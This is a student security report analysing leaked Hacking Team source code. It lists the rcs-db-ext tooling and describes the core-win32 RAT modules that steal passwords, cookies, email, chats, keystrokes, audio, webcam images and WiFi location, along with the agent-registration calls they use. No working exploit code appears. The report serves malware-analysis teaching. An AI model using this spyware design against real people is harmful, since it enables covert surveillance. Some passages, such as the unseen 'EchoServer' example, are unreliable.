Report submitted in Partial Fulfillment of the Course

Offensive Technologies

Università degli Studi di Trento
Master of Science in Computer Science
EIT Digital Master of Science in Security and Privacy
https://securitylab.disi.unitn.it/doku.php?id=course_on_offensive_technologies

]HackingTeam[

Code analysis of Hacking Team's exploits

Amit Gupta

Ali Davanian

University of Trento, Italy

Feb 20, 2016

Table of Contents

1. rcs-db-ext/Python and Ruby

Purpose of the code:

The rcs-db-ext repository is the soul of the HackingTeam's Remote Control System. This repository contains the binaries, huge libraries and third party libraries that form the foundation of the execution of application. The repository has four prime packages – Java, nsis, python and ruby. Like the names suggest, each of these packages have the contents based on the language of code. In this analysis report, the prime focus is laid on the python and the ruby packages only.

The prime purpose of the code base is to support the functionalities of the RCS with the required library functions, 3rd Party libraries and compiled binaries. Additionally there are some libraries, which help the developer to set up the development environment and the play-environment to run the RCS.

We analyzed the code repository and dig-in for portions of the code, which seem interesting to us. Initially we went through the RCS admin and service manuals [1] to understand the features of the RCS and develop a high level picture of the application. Having that in mind, in this section the motive was to understand how the RCS is making use of the library files in the rcs-db library.

Interesting portions of the code:

This section demonstrates the sections of the source code, the directory structures and the snippets/library functions, which seem to have significant value to the application. There are two parts in which we have divided the interesting codes/snippets observed in the repository:

a. Python
b. Ruby




Fig01: The directory structure of rcs-db-ext

A. Python:

In this section we take into consideration, the source code that is present in the python folder only.At a high level, the python repository mostly contains the compiled DLL equivalent files in the pyd file format (binaries) and off-the-shelf libraries. However, looking deeper into the repository we found some interesting methods and libraries.




Fig02: The folder structure of rcs-db-ext/Python

One of the interesting sub-packages in the Python folder is the scripts folder under Tools. This directory contains a collection of executable Python scripts that are useful while building, extending or managing Python.




Fig03: DLL Files in python package.

The Tools directory [2] contains a collection of executable Python scripts that are useful while building, extending or managing Python. The table mentioned below is a list of the files in the tools folder and their high level description:

analyze_dxp.py Analyzes the result of sys.getdxp()
byext.py Print lines/words/chars stats of files by extension
byteyears.py Print product of a file's size and age
checkappend.py Search for multi-argument .append() calls
checkpyc.py Check presence and validity of ".pyc" files
classfix.py Convert old class syntax to new
cleanfuture.py Fix reduntant Python __future__ statements
combinerefs.py A helper for analyzing PYTHONDUMPREFS output.
copytime.py Copy one file's atime and mtime to another
crlf.py Change CRLF line endings to LF (Windows to Unix)
cvsfiles.py Print a list of files that are under CVS
db2pickle.py Dump a database file to a pickle
diff.py Print file diffs in context, unified, or ndiff formats
dutree.py Format du(1) output as a tree sorted by size
eptags.py Create Emacs TAGS file for Python modules
find_recursionlimit.py Find the maximum recursion limit on this machine
finddiv.py A grep-like tool that looks for division operators
findlinksto.py Recursively find symbolic links to a given path prefix
findnocoding.py Find source files which need an encoding declaration
fixcid.py Massive identifier substitution on C source files
fixdiv.py Tool to fix division operators.
fixheader.py Add some cpp magic to a C include file
fixnotice.py Fix the copyright notice in source files
fixps.py Fix Python scripts' first line (if #!)
ftpmirror.py FTP mirror script
google.py Open a webbrowser with Google
gprof2html.py Transform gprof(1) output into useful HTML
h2py.py Translate #define's into Python assignments
hotshotmain.py Main program to run script under control of hotshot
idle Main program to start IDLE
ifdef.py Remove #if(n)def groups from C sources
lfcr.py Change LF line endings to CRLF (Unix to Windows)
linktree.py Make a copy of a tree with links to original files
lll.py Find and list symbolic links in current directory
logmerge.py Consolidate CVS/RCS logs read from stdin
mailerdaemon.py parse error messages from mailer daemons (Sjoerd&Jack)
md5sum.py Print MD5 checksums of argument files.
methfix.py Fix old method syntax def f(self, (a1, ..., aN)):
mkreal.py Turn a symbolic link into a real file or directory

ndiff.py	Intelligent diff between text files (Tim Peters)
nm2def.py	Create a template for PC/python_nt.def (Marc Lemburg)
objgraph.py	Print object graph from nm output on a library
parseentities.py	Utility for parsing HTML entity definitions
pathfix.py	Change #!/usr/local/bin/python into something else
pdeps.py	Print dependencies between Python modules
pickle2db.py	Load a pickle generated by db2pickle.py to a database
pindent.py	Indent Python code, giving block-closing comments
ptags.py	Create vi tags file for Python modules
pydoc	Python documentation browser.
pysource.py	Find Python source files
redemo.py	Basic regular expression demonstration facility
reindent.py	Change .py files to use 4-space indents.
rgrep.py	Reverse grep through a file (useful for big logfiles)
serve.py	Small wsgiref-based web server, used in make serve in Doc
setup.py	Install all scripts listed here
suff.py	Sort a list of files by suffix
svneol.py	Sets svn:eol-style on all files in directory
texcheck.py	Validate Python LaTeX formatting (Raymond Hettinger)
texi2html.py	Convert GNU texinfo files into HTML
treesync.py	Synchronize source trees (very ideosyncratic)
untabify.py	Replace tabs with spaces in argument files
which.py	Find a program in $PATH
xxci.py	Wrapper for rcsdiff and ci

For the purpose of debugging and development. a symbolic link *sym-link-rcs-common* is suggested to be created. The symlink is created from the *rcs-common* repository.

Apart from these, there are some library functions and configuration scripts that support auxiliary features. Some of the files are the tcl libraries, easy installation scripts, compilers etc (refer figure 04).




Fig04: library functions in the python directory.

B. Ruby:

In this section, we describe the interesting portions of the codes in the Ruby directory of the rcs-db-ext repository. We start with the directory structure of the folder, which makes it easier to create a perspective of the codebase on the reader's mind.




Fig05: The folder structure of rcs-db-ext/Ruby

As is seen in this section of the code, the developed ruby application was configured to export file formats "exe", ".cmd", ".bat" etc. which shows that the RCS application utilizing this library base targets the windows file system.




Fig06: the ruby library is built for supporting windows systems. In particular i386-mingw32/ 32 bit Windows OS.

The ruby/bin offers multiple library files which support the development and to a large extent the features of Remote Control System.

bitcoin_dns_seed and bitcoin_dns_seed.bat	Bitcoin-ruby is a ruby library for interacting with the bitcoin protocol/network. It can parse and generate protocol messages, run basic scripts, connect to other peers and download and store the blockchain. In the RCS, this ruby library is used to implement the bitcoin payment solution.
bitcoin_gui and bitcoin_gui.bat	
bitcoin_node and bitcoin_node.bat	
bitcoin_node_cli and bitcoin_node_cli.bat	
bitcoin_shell and bitcoin_shell.bat	
bitcoin_wallet and bitcoin_wallet.bat	
bundle and bundle.bat	Bundler provides a consistent environment for Ruby projects by tracking and installing the exact gems and versions that are needed.
bundler and bundler.bat	
coderay and coderay.bat	CodeRay is a Ruby library for syntax highlighting.
	It must have helped the coders of RCS subsystems to analyze their codes better. Its working is simple, you put your code in, and you get it back colored; Keywords, strings, floats, comments - all in different colors and with line numbers.
erb and erb.bat	ERB is a templating language based on Ruby. Puppet can evaluate ERB templates with the template and inline template functions.
gem and gem.bat	Self contained application package that provides a standard format for distributing
htmldiff and htmldiff.bat	A diff library that uses html tags to show differences

irb and irb.bat	Interactive Ruby or irb is an interactive programming environment that comes with Ruby.
ldiff and ldiff.bat	Provides a convenient way to generate a diff from two strings or files.
minitar and minitar.bat	A pure-Ruby library and command-line utility that provides the ability to deal with POSIX tar(1) archive files.
pry and pry.bat	Pry is a powerful alternative to the standard IRB shell for Ruby. Here, pry is a bundle install for 9.6.0.
rake and rake.bat	Rake is a Make-like program implemented in Ruby. Tasks and dependencies are specified in standard Ruby syntax. Here, rake is a bundle install for 9.6.0
rdoc and rdoc.bat	**RDoc** produces HTML and online documentation for **Ruby** projects. **RDoc** includes the**rdoc** and ri tools for generating and displaying online documentation.
restclient and restclient.bat	Simple HTTP and **REST client** for **Ruby**, inspired by microframework syntax for specifying actions.
ri and ri.bat	Like rdoc, **ri** is a standalone programs; you run them from the command line.
rspec and rspec.bat	Provides a behaviour driven development framework for the language, allowing writing application scenarios and testing them.

ruby.exe and rubyw.exe	**rubyw.exe** is part of Ruby interpreter 1.9.3p125 [i386-mingw32] . Windows does not provide a POSIX environment by itself, so some sort of emulation library is required in order to provide the necessary functions. There are several ports of Ruby for Windows: the most commonly used one relies on the GNU Win32 environment, and is called the "cygwin32" port. The cygwin32 port works well with extension libraries, and is available on the Web as a precompiled binary. Another port, "mswin32," does not rely on cygwin. **VirusTotal Report:** 1 of the 48 anti-virus programs at VirusTotal detected the rubyw.exe file. That's a 2% detection rate.

Another important segment of the ruby codebase is the Ruby EventMachine. Delivered as a deep-seated java application in the ruby package repository, the eventmachine, in a nutshell, eventmachine is a *fast, simple event-processing library for Ruby programs*. [3]

Ruby Eventmachine

EventMachine provides lightweight framework for implementing Ruby programs that can use the network to communicate with other processes. Using EventMachine, Ruby programmers can easily connect to remote servers and act as servers themselves. EventMachine does not supplant the Ruby IP libraries. It does provide an alternate technique for those applications requiring better performance, scalability, and discipline over the behavior of network sockets, than is easily obtainable using the built-in libraries, especially in applications which are structurally well-suited for the event-driven programming model.

EventMachine provides a perpetual event-loop, which your programs can start and stop. Within the event loop, TCP network connections are initiated and accepted, based on EventMachine methods called by your program. You also define callback methods, which are called by EventMachine when events of interest occur within the event-loop. User programs will be called back when the following events occur: * When the event loop accepts network connections from remote peers * When data is received from network connections * When connections are closed, either by the local or the remote side * When user-defined timers expire

Looking back up at EchoServer, you can see that we've defined the method receive data, which (big surprise) is called whenever data has been received from the remote end of the connection. We get the data (a String object) and can do whatever we wish with it. In this case, we use the method send data to return the received

data to the caller, with some extra text added in. And if the user sends the word "quit," we'll close the connection with (naturally) close connection.

---

2. core-win32

Purpose of the code:

The windows-core32-repository is one of the source code repository for the Hacking Team's famous Remote–Access-Tool (RAT) called Remote Control System (RCS). Like other code repositories that are specific to different operating systems, the windows-core32 packages were compiled for 32-bit windows systems only. The purpose of the injected DLLs is to unlink itself from the PEB (Process Environment Block) module list and start an inter-process-communication channel to communicate with other processes and, ultimately talk to the RCS's command server which could then send the payload and control instructions.

How does it work? :: Process flow Diagram[4]::
The windows-core32 exploit quite amusingly compromises the end computer and still manages to keep itself undercover. The installation of the infected binaries and how it ultimately leads to a compromised peripheries of a PC can be explained using the below flowchart:




Fig07: the workflow diagram explaining how windows-core32 works on target PC.

Interesting Portions of Code:




Fig08: the file structure of the windows-core32 package.

It is very revealing to note the capabilities of RCS. Based on the source code [1] analysis, it was observed that the system has been divided into multiple sub-modules, which are also referred as agents. (The term 'agent' here is different from their context in the administrative RCS manuals) The following major functionalities were understood:

1) **HM_ContactAgent (package[1]*):** grab data and files from Microsoft outlook like email ids, inbox contents, messages etc.
2) **HM_IM_Agent (package):** grabs all the contact information and the conversation logs from major internet messengers like Skype, MSN, Yahoo Messenger etc.
3) **HM_MailAgent (package):** checks if outlook is installed in the device, utilize Microsoft's MAPI to get the directory structure of inbox, create folders, dump email message headers and if required whole email dumps.

[1] *package means the folder artifact

4) **HM_MicAgent (package):** utilizes the speex module to make recordings on windows OS.
5) **HM_PWDAgent (package):** Main module responsible for grabbing stored passwords from *Firefox*, *Internet Explorer*, *Opera*, *Chrome*, *Thunderbird*, *Outlook*, *MSN Messenger*, *Paltalk*, *Gtalk*, and *Trillian*.
6) **SkypeACL (package):** uses SHA256 algorithm to generate encrypted keys using the skype userId.
7) **Social (package):** grab and dump cookies of Chrome, Internet Explorer, Firefox and keeps a handle over social sites like twitter, facebook, gmail outlookLive, Yahoo.
8) **Speex:** special codec used to record skype audio.
9) **AM_Core.cpp:** Provides the core functionalities to the to application. Primarily registration of the core functions to monitor/control system information like start/stop the IPC agent, file system, snapshots, logging, VOIP recording etc.
10) **HM_AmbiMic.h:** used to handle the microphone codec. Mainly to start and stop the recordings. This codec records ambient noise through peripheral microphones.
11) **HM_Application.h:** used to get application list and monitor the functionality of running applications.
12) **HM_ClipBoard.h:** grab any data that is copied to the clipboard of target user.
13) **HM_Contacts.h:** supporting methods which are used to take full control on the contacts directory, for instance, add, delete, send request, copy, etc.
14) **HM_IMAgent.h:** handle Skype Messenger functionalities and receive responses to queries for messages, message headers, etc.
15) **HM_KeyLog.h:** keylogger to get the composition strings from the keyboard and mouse inputs.
16) **HM_MouseLog.h:** Triggers the inter process communication agents to control the mouse inputs. This library helps in recording all mouse movements and events.
17) **HM_PDAAgent.h:** protrude the infection from the PC to the mobile devices (and PDA to PDA) by copying the infection to the memory cards.
18) **HM_ProcessMonitors.h:** Initiate the file agent to create/delete files and control file agent dispatch.
19) **webcam_grab.cpp:** take snapshots from the webcam periodically and save.
20) **HM_UrlLog.h:** To record visited URLs in Firefox, Chrome, IE, and Opera.

When the project was imported into an IDE [5], we were able to analyze the workflow and the call hierarchy of the code much clearly. It seems that the file **HM_sMain** is the entry point of the package, which basically drives the rest of the method hierarchy.
Amongst the functionalities triggered by HM_sMain, the first event is to register the functional drivers into the PC. *[Refer: Fig 07: Workflow]* To do this, the **InitAgents()** is called, which is defined to be called by AM_Startup().
Figure 09, explains the functions that are being called from the HM_sMain. The names of the functions are quite close to their defined functionalities. It is

interesting to note that juxtaposition of the RCS functionalities as defined in the user manuals [1] resemble the function names quite closely.
It is understood from figure 07, how after registration of the specific agents of the system, the drivers compromise native functionalities of the target's PC and intercept the data.




Fig09: Call hierarchy from HM_sMain :: AM_Startup(void) calls InitAgents.

AM_Startup(void) calls InitAgents. **InitAgents** is responsible to **register functions**:

PM_FileAgentRegister();
PM_KeyLogRegister();
PM_SnapShotRegister();
PM_WiFiLocationRegister();
PM_PrintAgentRegister();
PM_CrisisAgentRegister();
PM_UrlLogRegister();
PM_ClipBoardRegister();
PM_WebCamRegister();
PM_MailCapRegister();
PM_PStoreAgentRegister();
PM_IMRegister();
PM_DeviceInfoRegister();

PM_MoneyRegister();
PM_MouseLogRegister();
PM_ApplicationRegister();
PM_PDAAgentRegister();
PM_ContactsRegister();
PM_AmbMicRegister();
PM_SocialAgentRegister();
PM_VoipRecordRegister();

Though all the agent registration methods are similar to each other. We will explain the flow of calls of one of the interesting features of RCS. We talk about the feature of tracking the location of the target's computer based on the WiFi he is accessing.

RCS uses the wireless LAN API functions from *wlanapi.dll* to enumerate nearby WiFi hotspots. For the reason that many hotspots expose geographic location information, RCS looks for this information so it can determine where the infected machine is, even when it is hiding behind a VPN or proxy. The library file **HM_WiFiLoation.h** calls the snippet to register the agent to record the Wi-Fi location of the user and feed the data to the RCS.

